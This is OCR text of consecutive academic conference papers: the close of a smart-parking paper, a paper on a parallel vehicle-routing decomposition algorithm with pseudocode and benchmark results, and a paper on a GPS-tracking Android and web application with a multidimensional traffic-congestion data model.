Possible improvement of the selected model are support for other types of parking blocks, one-way transition between parking blocks, more levels parking support, and the nearest parking exit search. Other shapes of parking blocks may be added to the system, in such a way as to define the block description and the new types of sides on condition that the edges are neither horizontal nor vertical. The block is being currently described only by its height and width, which is not sufficient enough when we describe, for example a triangularly-shaped parking lot. One-way transitions between the blocks are possible with addition of the additional data which would define whether the transition from one block to another is unidirectional, and if this is the case, which direction movement is permitted. Also, during the parking place search, the algorithm might include the direction transition check up. Modifications for parking with several levels is simple, because the transition from one block of the lower level to the higher level block would be regarded as ascending or descending. It would be also useful to add the information to the blocks concerning the level to which they belong, so that the system user can follow the movement on the drawn schema. The calculation of movements along the coordinates would be more complicated for parking lots with several levels than in the case of one level parking lot. Similarly, as there is a search for the nearest parking place from the entrance, it is possible to implement the nearest exit of the parking block. The search algorithm remains the same as in the case of empty parking place search, with the exception of finding the exit, which must be defined in the XML schema.

Defining the parking structure is possible also in the form of the weighted graph, in which case, instead of searching according to the branch and bound algorithm, algorithm A* would be implemented, taking into consideration also the schema weight, which would represent heuristics in searching [6]. This graph is useful in case when one transition is more passable than the other, so the former should be used, even though it is somewhat placed farther.

V. CONCLUSION

Our research is based on the standard parking analysis, represented by the structure of mutually perpendicular or parallel rectangles with two-way transition points between the blocks, and then, on building a software system model and defining the search algorithm.

The described system enables its users to save time in the course of finding the nearest available parking place. The existing parking system is not complicated to be upgraded. On the contrary, it is necessary to add the wireless infrastructure, in such a way as to place and adjust the terminal with the Bluetooth adaptor connected to the central server at every entrance ramp. Also, it is necessary to define the parking lot schema with the division into blocks. This might be complex depending on the parking size and complexity, but should be done only once. Finally, the most demanding process of parking updating represents installing parking sensors at every parking place. The complexity of parking installation is directly dependent on the parking lot size and the number of parking places.

Due to its modified search algorithm, this system is also used as an educational system in teaching process within the subject 'Expert Systems' for undergraduate academic studies.

REFERENCES

[1] "IBM Global Parking Survey: Drivers Share Worldwide Parking Woes", IBM, New York, 2011. http://www-03.ibm.com/press/us/en/pressrelease/35515.wss, accessed on January 29th, 2012

[2] J. Chinrungrueng, U. Sunantachaikul, S. Triamlumlerd, "Smart Parking: an Application of optical Wireless Sensor Network", International Symposium on Applications and the Internet Workshops, Hiroshima, 2007.

[3] S. V. Srikanth, P. J. Pramod, K. P. Dileep, S. Tapas, Mahesh U. Patil, N. Sarat Chandra Babu, "Design and Implementation of prototype Smart PARKing (SPARK) Sysem using Wireless Sensor Network", International Conference on Advanced Information Networking and Applications Workshops, Singapore, 2009.

[4] S. Vujcic, G. Rakocevic, N. Kojic, D. Milicev, D. Vitas, "A Classification and Comparison of Data Mining Algorithms for Wireless Sensor Networks", The IEEE International Conference on Industrial Technology, Athens, 2012.

[5] G. Kewney, "High speed Bluetooth comes a step closer: enhanced data rate approved", November 16th, 2004, http://www.newswireless.net, accessed on March 22nd, 2012

[6] B. Nikolic, "Expert Systems", WUS Austria Educational Publishing and University of Belgrade, Classroom Textbook, June 2011.

A Two-Phase Vehicle based Decomposition Algorithm for Large-Scale Capacitated Vehicle Routing with Time Windows

Matija Gulic
Protok d.o.o.
Zagreb, Croatia
Email: matija.gulic.hr@gmail.com

Drazen Lucanin
Information System Institute
Vienna University of Technology
Email: drazen@infosys.tuwien.ac.at

Nina Skorin-Kapov
Faculty of Electrical Engineering and Computing
University of Zagreb
Email: nina.skorin-kapov@fer.hr

***Abstract*—With significant advances in computing power during recent years, increasingly complex variants of the vehicle routing problem (VRP) with added constraints are coming into focus. VRP is a combination of the classical traveling salesman and bin packing problems, with many real world applications in various fields – from physical resource manipulation planning to virtual resource management in the ever more popular cloud computing domain. In this paper, we consider large-scale VRP problem instances with time window constraints. Due to their complexity, we propose a solution approach based on the divide and conquer paradigm, decomposing problem instances into smaller, mutually independent sub-problems which can be solved using traditional algorithms and integrated into a global solution of reasonably good quality. Numerical results indicate the efficiency and scalability of the proposed approach, making it highly applicable to large-scale realistic VRP problem instances.**

***Index Terms*—vehicle routing problem, time windows, large-scale, greedy search, decomposition, scalability, optimization**

I. Introduction

Travel logistics have always been important to minimize expenses (be it raw materials such as fuels or the manpower behind it) and mantain a good quality of service. Today, they have become even more so, when we know that the environment is at stake as well – in 2010 the transport sector was responsible for 23% of all the CO_2 emissions in the EU [1]. A good formal representation of real-life transportation and service delivery problems is the capacitated vehicle routing problem with time windows (VRPTW). It is a problem of having to minimize the distance that vehicles need to travel in order to deliver a service with multiple realistic constraints regarding space, time and capacity. It was shown that solutions for this problem could be applied to real-life domains and significantly improve their efficiency – up to 30% in some cases [2]. Consequently, in this paper we propose improvements to existing solutions of the VRPTW.

VRPTW is an NP-hard problem [3], so the aim is to find an approximate solution of high-enough quality. There are many solutions to the VRPTW and the most promising ones, such as [4], [5] apply the so-called optimization decomposition technique to divide the search into separate constraint dimensions. The method we propose here applies a decomposition based on separate vehicles and then uses parallel local search for optimisation within each decomposed dimension.

The main *contribution* of this paper is an efficient decomposition heuristic comprised of an initial greedy step followed by parallel local search.

The rest of the paper is organised as follows. Section II lists the related work in the field. Section III gives a formal problem statement and introduces the considered model. In Section IV we present our decomposition method and parallel local search algorithm. An evaluation method and the numerical results are described in Section V. Section VI gives possible future research directions and finally, section VII concludes the paper.

II. Related work

A lot of work has been invested in creating efficient solvers for the vehicle routing problem.

A constraint decomposition approach, where a possible solution is optimized for each of the constraints in turn and then combined, was proposed in [4], [5]. The problem space is decomposed to spatial, time and vehicle dimensions. In our proposed solution we also decompose the problem space based on the vehicle dimension.

As for the optimization techniques inside the VRP domain [6], various algorithms are used. A simulated-annealing-like local search was proposed in [7]. In [8] a tabu search optimisation is used. The naive ejection chain method for local neighbourhood searching is proposed in [9] with a high potential for solution diversification and total vehicle number reduction. Models for evolutionary methods were presented in [10], [11]. Ant-colony optimisation was used in [12]. Our optimisation approach is based on a parallel local search algorithm once the solution space is decomposed into small-enough instances.

III. Problem and model statement

The vehicle routing problem with time windows is an extension of the well-known vehicle routing problem (VRP,

defined in [13]). The VRP is described as follows: "A set of n customers must be serviced from a central office using vehicles of equal given capacity". Each customer must be served from exaclty one vehicle. Usually two objective criteria are used, the primary to minimize the number of vehicles and the secondary to minimize the total travel distance. An additional constraint associated with the time windows extension is that every customer must be serviced within a given time frame. If a vehicle arrives earlier it must wait for the window opening time. If the vehicle arrives after the end of the time window, the solution is not valid. Every customer has the following parameters defined:

- readyTime - window opening time
- dueDate - window closing time
- serviceTime - time needed for the customer to be serviced
- geographical data

Other parameters:

- distance - geographical distance between two customers
- timeDistance - time needed to travel from one customer to another
- windowTime - difference between dueDate and readyTime

In the algorithm we propose here to solve the VRP, we consider a single objective criterion which is to minimize the total number of vehicles. Generally, a smaller vehicle number implies a smaller travel distance. Thus, to simplify the algorithm without loss of generality, the secondary criterion will not be considered here.

IV. A TWO-PHASE VEHICLE BASED DECOMPOSITION ALGORITHM

The presented algorithm is divided in two major parts. Firstly, an initial solution is generated using a fast greedy algorithm. Then the number of vehicles is reduced using parallel customer insertion. One of the most important advantages of the implemented parallel method is easy patching of subresults into a global result which fully meets the defined constraints.

The proposed algorithm is illustrated in Fig. 1, resembling a state-transition diagram. It can be seen that our algorithm consist of 5 states and 5 transitions. The start and end states differ from the middle states because they represent the initial points (customers) and the final points (vehicle routes). The second state is an abstraction for selecting a route which will be removed. The center state expresses parallel insertion of customers from the removed route (second state). In the fourth state we decide which of the existing vehicles (routes) will accept customers from the deleted route. The central states presents vehicles as lines and customers as points on those lines. Transitions are intuitive and describe what will be done in the next state. A special type of transition is a backward transition which allows removing routes, one by one, if the current route is not removed or if the current vehicle number has been reduced.

A. Greedy initial solution creation

To create an initial solution, a greedy algorithm is used that creates a list of customers for each vehicle. The input parameters are the initial customer, the vehicle capacity and a list of unvisited customers (that still need to be visited). The pseudocode of phase 1 of the algorithm follows:

```
function GREEDY
    while unvisitedCustomer exists do
        start newRoute
        set newRoute.first(home depot)
        nextCustomer ← greedy.getNextCustomer
        while nextCustomer exists do
            newRoute.add(nextCustomer)
            nextCustomer ← greedy.getNextCustomer
        end while
        set newRoute.last(home depot)
        add newRoute to result[route]
    end while
end function
function GETNEXTCUSTOMER
    get unvisited customers which meets route capacity limitation
    get customers which carry out time restrictions
    customer ← select customer with minimal OBJ value
    if customer selected then
        return customer
    else
        return null
    end if
end function
```

In the algorithm, we basically build a list of customers to visit by first taking into consideration the minimization criterion expressed with the getNextCustomer function. Many optimization criteria were tested, including OBJ=

- Distance
- ReadyTime
- DueDate
- VisitedTime
- WindowTime
- fun1: $fun1 = x * distance + y * waitTime + z * (dueTime - visitedTime)$

We focused on a custom function fun1, which combines three main criteria: distance, wait time and urgency. Once the vehicle is full ($current_load \geq capacity$) the vector of customers is taken as a sub-problem and a new vector is created for the next vehicle, for as long as there are unvisited customers.

B. Vehicle reduction

Once an initial solution is created, the parallel optimisation algorithm (phase 2) starts. The main idea is to divide the current result among independent units. This is possible by assigning every vehicle to a separate parallel job. Iterating through the appointed vehicles list, the current vehicle is deleted and its customers are sequentially redirected to the




Fig. 1. A diagram illustrating the steps that comprise vehicle based decomposition

remaining vehicle routes. If there are customers which do not fit into any available vehicle route, they are added to a new vehicle, which means that vehicle reduction did not succeed in this scenario. Fitting customers into other vehicle routes is performed in a parallel. The insertion function considers fitting customers into every possible position in the current customer list, as long as the capacity and time constraints have been met. After customer fitting is finished, it is necessary to decide to which new vehicle (route) will each of the customers be assigned. The vehicle which has the least spare capacity is selected in the vehicle route selection process.

```
function VehicleReduction
    order routes ascending by customers count
    for route in 50% smallest routes do
        currCustomers ← route.Customers
        remove route from routes
        for customer in currCustomers do
            StartParallelInsertion(customer)
            if a customer is not inserted then
                create newRoute
                add uninserted customers to newRoute
                add newRoute to Routes
            end if
        end for
    end for
end function
function StartParallelInsertion(customer)
    send customer to all routes
    start parallel insertion in each route
    wait for all routes to finish
    select which route will accept customer
end function
```

The algorithm always starts from routes which have the smallest customer count, as it is generally easier to redirect fewer customers.

V. Evaluation

Experiments were conducted on Solomon's 56 benchmark problems [14] and Gehring and Homberger 300 benchmark problems [15]. The Solomon benchmark problems consist of 100 customers, while the Gehring and Homberger problems consist of 200, 400, 600, 800 and 1000 customers. Both of the benchmark sets are divided into 6 groups (C1, C2, R1, R2, RC1, RC2). Groups named Cx contain problems in which geographical data is clustered, those named Rx have randomly generated geographical data and RCx contain problems with a combination of both. Problems in groups x1 have a short scheduling horizon and allow only a small number of customers per route. In contrast, groups x2 have a long scheduling horizon and the number of customers per route is significantly bigger. For all problems, the travel time and distance is equal to the corresponding euclidian distance [16]. All problems have a central depot, as well as capacity and time window constraints.

Each of reported results is the average of 3 runs on an Intel Pentium Dual CPU T3200 (2 cores). The parameters used for function fun1 were set to x=0.8 , y=0.4 and z=0.1, determined experimentally.

Table I shows results obtained by our 2-VD (two-phase Vehicle based Decomposition) algorithm on all 356 test instances. The sum of the best known results is 10702 vehicles [17], this result is obtained by combining many different algorithms which provide the best know solutions for only part of the test instances. To the best of our knowledge there is no algorithm that was tested on all instances. The calculated best result

obtained using the objective fun1 in our algorithm is only 5.51% worse than the sum of the best known solutions.

The results presented in the continuation of this section were all obtained using a greedy initial solution with the objective criterion OBJ=fun1.

Fig. 2 presents the influence of the number of customers on the algorithm execution time. For 60 test instances with 1000 customers, the algorithm runs 2 minutes and 14 seconds, which is approximately 2.23 seconds per problem instance.

Tables II and III report the execution time and vehicle count for the 2-VD algorithm for problems with 1000 customers for each specific test group. Results for group C2 are very poor both with respect to run time and vehicle count. Group R1, which is the most complementary to group C2, gives very good results. Evaluated instances with randomly generated geographical data and fewer customers per route provide better results than instances with clustered geographical data and a larger number of customers per route. The percentages in Table II gives a comparison of our results and best known results. For group combination Rx our results are only 1.71% worse than the best know solution combining several algorithms.

TABLE II
RESULTS BASED ON BENCHMARK PROBLEMS GROUP COMBINATIONS

Group	Vehicles Count best known	VC (fun1)	%	VC after VR	%
x1	2760	3008	8.99	2826	2.39
x2	661	773	16.94	731	10.59
Cx	1230	1318	7.16	1310	6.5
Rx	1109	1269	14.43	1128	1.71
RCx	1082	1194	10.35	1119	3.42

Figure 3 shows the number of cores influence on the vehicle reduction execution time. Vehicle reduction execution time is a major part of the whole algorithm execution time. Results are evaluated for problem instances with 1000 customers. As can be seen, parallel jobs scale well and multiplying cores provides the expected results of improving speed.




Fig. 3. Cores count and vehicle reduction execution time

VI. FUTURE WORK

Future work will primary focus on exploring additional customer-to-route insertion methods. According to the obtained results, using more cores gives additional time for insertion exploration. Some possible methods are the 2-opt heristic, ruin and recreate tehnique [10], CROSS-exchange operator and GENIUS-exchange operator [8].

One of our aims is to apply the proposed algorithm to the domain of cloud computing. Scheduling resources in cloud computing is a problem where constraints in a multiple-dimensioned solution space have to be satisfied (energy wastage minimization, service level agreement fullfilment). Given that the 2-VD algorithm has shown to be good for this problem with constraints in various solution space dimensions (time, space, capacity), it is our belief that it would be well suited for the domain of cloud computing as well. By using user resource demand forecasting (based on time series forecasting), we could obtain information regarding customer time windows and could look at physical machines as capacitated vehicles that need to visit these customers.

VII. CONCLUSION

A 2-phase Vehicle based Decomposition algorithm has been proposed. First, the initial solution is obtained using a customized greedy algorithm, followed by a vehicle reducing method. Vehicle reduction consist of removing vehicles with less customers and parallel insertion of customers from the removed vehicles to the available ones. Parallel insertion is implemented using multi-threading. After insertion, only one vehicle is selected for each customer. The obtained results (vehicle count) are within 5.51% of the sum of the best known results obtained by a diverse algorithm set. Experimental results show that parallel jobs scale well and the program's execution time decreases linearly with the increase in CPU cores.

ACKNOWLEDGEMENTS

The authors wish to express their gratitude to Ivan Fabek for his valuable contribution in implementing the result visualization program.

REFERENCES

[1] "EU ENERGY IN FIGURES 2010 - CO2 emissions by sector," 2010. [Online]. Available: http://ec.europa.eu/energy/publications/doc/statistics/ext_co2_emissions_by_sector.pdf

[2] T. Carić, "Improving of transport organization using heuristics methods," *(Croatian) Ph. D thesis, University of Zagreb, Croatia*, 2006.

[3] J. K. Lenstra and A. H. G. R. Kan, "Complexity of vehicle routing and scheduling problems," *Networks*, vol. 11, no. 2, pp. 221–227, Jun. 1981. [Online]. Available: http://onlinelibrary.wiley.com/doi/10.1002/net.3230110211/abstract

[4] R. Bent and P. Hentenryck, "Spatial, temporal, and hybrid decompositions for large-scale vehicle routing with time windows," *Principles and Practice of Constraint Programming–CP 2010*, p. 99–113, 2011.

[5] ——, "A two-stage hybrid local search for the vehicle routing problem with time windows," *Transportation Science*, vol. 38, no. 4, p. 515–530, 2004.

[6] P. Toth and D. Vigo, *The Vehicle Routing Problem*. SIAM Monographs on Discrete Mathematics ans Applications, SIAM, Philadelphia, 2002.

[7] H. Li and A. Lim, "Local search with annealing-like restarts to solve the VRPTW," *European journal of operational research*, vol. 150, no. 1, p. 115–127, 2003.

[8] E. Taillard, P. Badeau, M. Gendreau, F. Guertin, and J. Potvin, "A tabu search heuristic for the vehicle routing problem with soft time windows," *Transportation science*, vol. 31, no. 2, p. 170–186, 1997.

TABLE I
RESULTS FOR DIFFERENT GREEDY ALGORITHMS

GreedyType	Time (greedy)	Vehicles Count	Time (Vehicle Reduction)	VC after VR	Time (sum)
distance	1 min 44 sec	20 618	7 min 58 sec	12 692	9 min 42 sec
ready time	1 min 29 sec	14 328	7 min 20 sec	13 108	8 min 49 sec
due date	1 min 29 sec	13 772	5 min 54 sec	12 746	7 min 23 sec
visited time	1 min 44 sec	12 408	4 min 48 sec	11 710	6 min 32 sec
window time	1 min 31 sec	23 241	19 min 2sec	15 304	20 min 33 sec
fun1	2 min 14 sec	11 962	3 min 30 sec	11 261	5 min 44 sec




Fig. 2. Customer count and execution time

TABLE III
EXECUTION TIME AND VEHICLE COUNT PER BENCHMARK PROBLEM GROUPS

Group	Time (fun1)	Vehicles Count	Time (VR)	VC after VR	Time (sum)	VC sum of best known
C1	6 sec	987	10 sec	985	16 sec	941
C2	7 sec	331	36 sec	325	42 sec	289
R1	7 sec	1047	19 sec	930	26 sec	919
R2	8 sec	222	11 sec	198	19 sec	190
RC1	6 sec	974	8 sec	911	14 sec	900
RC2	8 sec	220	7 sec	208	15 sec	182

[9] L. Rousseau, M. Gendreau, and G. Pesant, "Using constraint-based operators to solve the vehicle routing problem with time windows," *Journal of Heuristics*, vol. 8, no. 1, p. 43–58, 2002.

[10] G. Schrimpf, J. Schneider, H. Stamm-Wilbrandt, and G. Dueck, "Record breaking optimization results using the ruin and recreate principle," *Journal of Computational Physics*, vol. 159, no. 2, p. 139–171, 2000.

[11] D. Mester and O. Bräysy, "Active guided evolution strategies for large-scale vehicle routing problems with time windows," *Computers & Operations Research*, vol. 32, no. 6, p. 1593–1614, 2005.

[12] L. Gambardella, E. Taillard, and G. Agazzi, "Macs-vrptw: A multiple colony system for vehicle routing problems with time windows," in *New ideas in optimization*, 1999.

[13] J. Homberger, H. Gehring *et al.*, "Two evolutionary metaheuristics for the vehicle routing problem with time windows," *Infor-Information Systems and Operational Research*, vol. 37, no. 3, p. 297–318, 1999.

[14] M. Solomon, "Algorithms for the vehicle routing and scheduling problems with time window constraints," *Operations research*, p. 254–265, 1987.

[15] "Extended SOLOMON's VRPTW instances," http://www.fernuni-hagen.de/WINF/touren/inhalte/probinst.htm. [Online]. Available: http://www.fernuni-hagen.de/WINF/touren/inhalte/probinst.htm

[16] M. Deza and E. Deza, *Encyclopedia of distances*. Springer Verlag, 2009.

[17] "VRPTW," http://www.sintef.no/Projectweb/TOP/Problems/VRPTW/. [Online]. Available: http://www.sintef.no/Projectweb/TOP/Problems/VRPTW/

Implementation of Tracking Mobile Application and Analysis of Spatial Data

D.Donko and A.Alispahic
Faculty of Electrical Engineering, University of Sarajevo, Bosnia and Herzegovina
ddonko@etf.unsa.ba

Abstract - The paper presents utilization of existing aspects of global navigation and global position system (GPS), and visualization of Earth using satellite images, in order to gather and store particular data. The analyzed GPS data are related to the position and tracking of important person, vehicle or device. The described model of developed monitoring application allows more comprehensive and detailed analysis and insight in the traffic congested areas on the map in the specific amount of time, which is achieved by creation and manipulating of multidimensional data model presented in the paper. The paper also describes practical aspects of implemented monitoring center for GPS devices and possible future improvements.

I. INTRODUCTION

Visualization of the Earth is a relatively new idea, which also has created requirements for tracking and navigation. Technological support came to the level that was once considered impossible: enabled global navigation as the ability to define own position in the absolute coordinate system; developed global positioning system (GPS) [1][2]; implemented a virtual view with a satellite recordings as part of Google Earth. All this changes the way in which spatial data are acquired, assessed, organized and visualized. The question is how to use all theoretical concepts in order to monitor and detect GPS devices assigned to important person, or installed in the vehicle that has a special purpose, and how to store certain data for further statistics and analysis [3][4][5].

In this paper we use system for tracking of GPS devices, virtual view of the Earth and knowledge about the spatial data in order to develop applications for the monitoring of GPS device. Monitoring includes tracking of GPS devices, access to certain spatial data and their analysis. Spatial data analysis provides insight into the area with traffic congestions on the map in a certain period of time. This is achieved by creating and manipulating multidimensional data model.

The next section of this paper gives a detailed explanation of the problem. The third section presents the requirements for implementation of the monitoring center of the GPS devices. The fourth section presents the implementation of solutions and fifth section gives data analysis of stored spatial data and their usage for data mining algorithms. Ideas about the possibilities of improving the monitoring center for GPS devices are given in the final section of the paper.



Figure 1. Detection and archiving of the current position of GPS devices

II. PROBLEM DESCRIPTION

In the business world there is a need for tracking and locating employees and vehicles. Using the ability to determine the global position, many GPS systems have been developed, and their purpose is navigation and orientation in space. One of the optional solutions to this problem is presented in this paper

Conceptual realization of monitoring center of GPS devices described in this paper requires implementation of tracking of GPS devices, archiving, and review and statistic estimate of spatial data related to detection.

GPS tracking devices requires implementation of the following options:

- detection of the current location (Fig.1)
- archiving of detected locations (Fig.1)
- access and visualization of current spatial data

In order to utilize archived spatial data, it is necessary to:

- pull statistical data
- provide insight into the location with the highest traffic congestion in a particular time (slow move of the tracked vehicle).

Queries on stored data are called spatial queries. They include spatial selection query, spatial join query, nearest

neighbor query, etc. These queries are sometimes very time consuming and there are many research efforts to improve response time [6][7].

III. REQUIREMENTS FOR SYSTEM DEPLOYMENT

This section gives preliminary concept of problem solution. Monitoring center must have dedicated set of devices with GPS and Internet access.

The device with the GPS has to have:

- option for detection of current GPS device position
- option for sending that information to the monitoring control centers. (Fig. 2)

Monitoring center has to have:

- visualization of the current position, which precedes the functionality of receiving information from a device with GPS,
- options for review of additional information regarding the current position of the device with GPS
- options for review of the global information related to the movement of the device with GPS
- option of reviewing the information regarding traffic congestion (Fig. 2)

A prerequisite of successful implementation of functional requirements and the application involves knowledge of theoretical concepts:

- presentation, storage, manipulation and visualization of spatial data,
- manipulation of spatial databases and the use of Google Earth program,
- operation of the GPS
- basics knowledge about data warehousing, data mining and On-Line Analytical Processing (OLAP)

IV. IMPLEMENTATION

The application is developed using two separate databases: database called the Sarajevo streets - Online database and the database on the location of GPS devices - GPSdb database and the multidimensional data model.

The application consists of two main parts:

• Mobile (Android) application - to detect the position
• Web applications - to view and manipulate stored spatial data




Figure 2. Use case diagram of monitoring center

A. *Implementation of mobile application*

The purpose of this part of the application is to detect the current position of the GPS device, and to store this information in the corresponding database.

Connect of the GPS device to the data warehouse is performed using mobile devices. Android application that primarily requires tracking based on current GPS integrated into device is installed on mobile device. After detection of the coordinates, they have to be stored in a database, which is located on the server. Android application allows the connection to the Internet, access to the server and stores the detected information in the database.

In order to protect data in the database, database access from client application is implemented using the service. Implemented service enters the corresponding GPS coordinates, which are forwarded to the Android-based applications. In this way the database is protected from possible accidental or deliberate client's intrusions.

Android mobile application allows location of the GPS, and a visual map display of the location, the name of the place where it is located, as well as coordinates of the current position. The application is associated with a service that forwards the data on the current coordinate position, followed by service insertion of data into GPSdb database.



Figure 3. Arhitecture of link between Android application and database




Figure 4. Arhitecture of implemented application for tracking GPS devices

B. *Implementation of web application*

This part of the application is implemented in order to monitor devices, that have the option of tracking the devices with desktop computers connected to the WLAN.

During the deployment three connections are created:

- Connection to GPSdb database - in order to access detection data of a GPS position
- Connection to Spatial Database - access to information about street names
- Connection to the created cube - in order to access data about traffic congestion at the certain locations

Created web application has the task of representing spatial data retrieved from the database on Google maps. There is enabled display of the icon above a certain GPS coordinates, display of the balloon with corresponding data over the icon, which is activated by clicking on the icon, as well as creation of polylines and polygons. Creation of a series of pole-points and their integration into polyline, create the display of all-day route that is made by device.

V. DATA ANALYSIS

Database created in this implementation is the basis for implementation of data warehousing.

One of the classifications of warehouse depends on the number of layers that comprise the architecture. Accordingly, there is single, two and three-tier architecture [8]. In this application is used two-layers architecture in order to minimize amount of stored data and to delete surplus data. In this architecture there are two physical and one virtual layer. Part of warehouse is virtualized, which means that warehouse is implemented as multidimensional view on cleaned and integrated database, which is created in specific middle layer or at the middle layer of processing.

This architecture is used according to requirements for limited analysis and the large amount of data.

Architecture has following elements:

Source Layer – it contains heterogeneous data source, such as spatial databases in organization (GPSdb database), or data that are external for organization (Spatial database)

Data Preparation Layer – data from these heterogeneous data source are extracted, cleaned (deleting non-consistent data) and linked into one common scheme using Extraction, Transformation and Loading (ETL) tools. This layer is related to creation of consistent database of streets and other important geographical location and creation of internal database of devices that are tracked with additional data that are required for analysis - driver, type of the vehicle, etc.

Cleaned and integrated database layer – information is stored in one logical centralized single-layer repository that can be accessed directly.

Data warehouse view – view on cleaned and integrated database.

Analysis layer – it enables efficient and flexible access to data in order to create reports, dynamic data analysis and simulate business scenario.

Analysis of archived data is enabled by creation and manipulation of multidimensional models and it is performed within the web application. Multidimensional view allows data to be modeled and viewed in multiple dimensions. It is defined by the dimensions (street, time, date) and fact (statistic).

Multidimensional data model is organized around delays and slow moves of the vehicles and it is created to obtain information about the most traffic congested area in a given time interval. This topic was presented with a table of facts (fact table). An example of the fact of retention includes a number of detection devices with the same GPS coordinates.

One of the possible multidimensional view and corresponding star schema in database from which are taken out data about congested traffic in a predefined period of time is shown in Fig. 5. Multidimensional view is created using Business Intelligence System tool, which is integrated into the MSSQL Server Enterprise and Visual Studio.

It is possible to get lot of information from created scheme, such as information on congested areas in the city at a certain time interval. In order to obtain any information from multidimensional data model, the specific multi-dimensional expressions (MDX) query language for multidimensional OLAP is used [9].

Multidimensional view from the Fig. 5 was created in order to allow access to the data about traffic congestion, so it was necessary to keep record of vehicle routes (with a GPS device) with respect to the dimensions time, date and streets. These dimensions allow us to take into account facts such as the time interval of slow move of the GPS device in a particular street.




Figure 5. Multidimensional data model

Further improvements can be achieved using data mining algorithms.

